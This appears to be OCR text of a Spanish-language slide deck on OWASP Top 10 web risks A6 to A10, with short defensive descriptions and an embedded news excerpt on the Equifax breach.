
A6: Configuración de seguridad incorrecta



A7: Cross site scripting (XSS)

- Inyección de contenido en páginas web
- Generalmente Javascript
- Puede ser
  - DOM based
  - Reflejado
  - Persistente


A7: Cross site scripting (XSS)



A8: Deserialización insegura

- Ataques relacionados con estructuras de datos donde el atacante modifica la lógica de la aplicación o consigue ejecución de código
- La serialización suele usarse para
  - Comunicación entre procesos
  - Servicios web, mensajería…
  - Caching, bases de datos…
  - Cookies, parámetros en formularios HTML, tokens de autenticación en APIs

A8: Deserialización insegura



THE VERGE TWE... SHARE

143 million compromised Social Security numbers: everything you need to know about the Equifax hack

Contributors: Verge Staff

Image credit: Illustration by Alex Castro / The Verge


SHARE TWEET LINKEDIN

It has been marked as the worst data breach in US history. Attackers stole half the US population's Social Security numbers from Equifax this spring, but the company only notified people in September. The fallout has been swift, with government agencies looking into the incident, class action lawsuits being filed, and consumers demanding free credit freezes.

A9: Uso de componentes con vulnerabilidades conocidas

- Es necesario conocer las versiones de los componentes usados y sus dependencias
- No usar software vulnerable, no soportado, pasado el fin de ciclo de vida
  - Válido para sistemas operativos, servidores web o de aplicación, DBMS, APIs, componentes, librerías...
- Escanear vulnerabilidades periódicamente


A9: Uso de componentes con vulnerabilidades conocidas



A10: Registro y monitorización insuficientes

- Sin la adecuada monitorización no se puede reaccionar a tiempo ante un incidente
- Sin el logging necesario, no se podrán analizar los fallos
- Logines (correctos y fallidos), transacciones importantes, fallos de validación, etc. deben registrarse y almacenarse el tiempo suficiente
- Dar a los logs un formato fácilmente analizable
- No almacenar logs solo localmente
- Monitorizar y alertar de actividades sospechosas


A10: Registro y monitorización insuficientes




Dev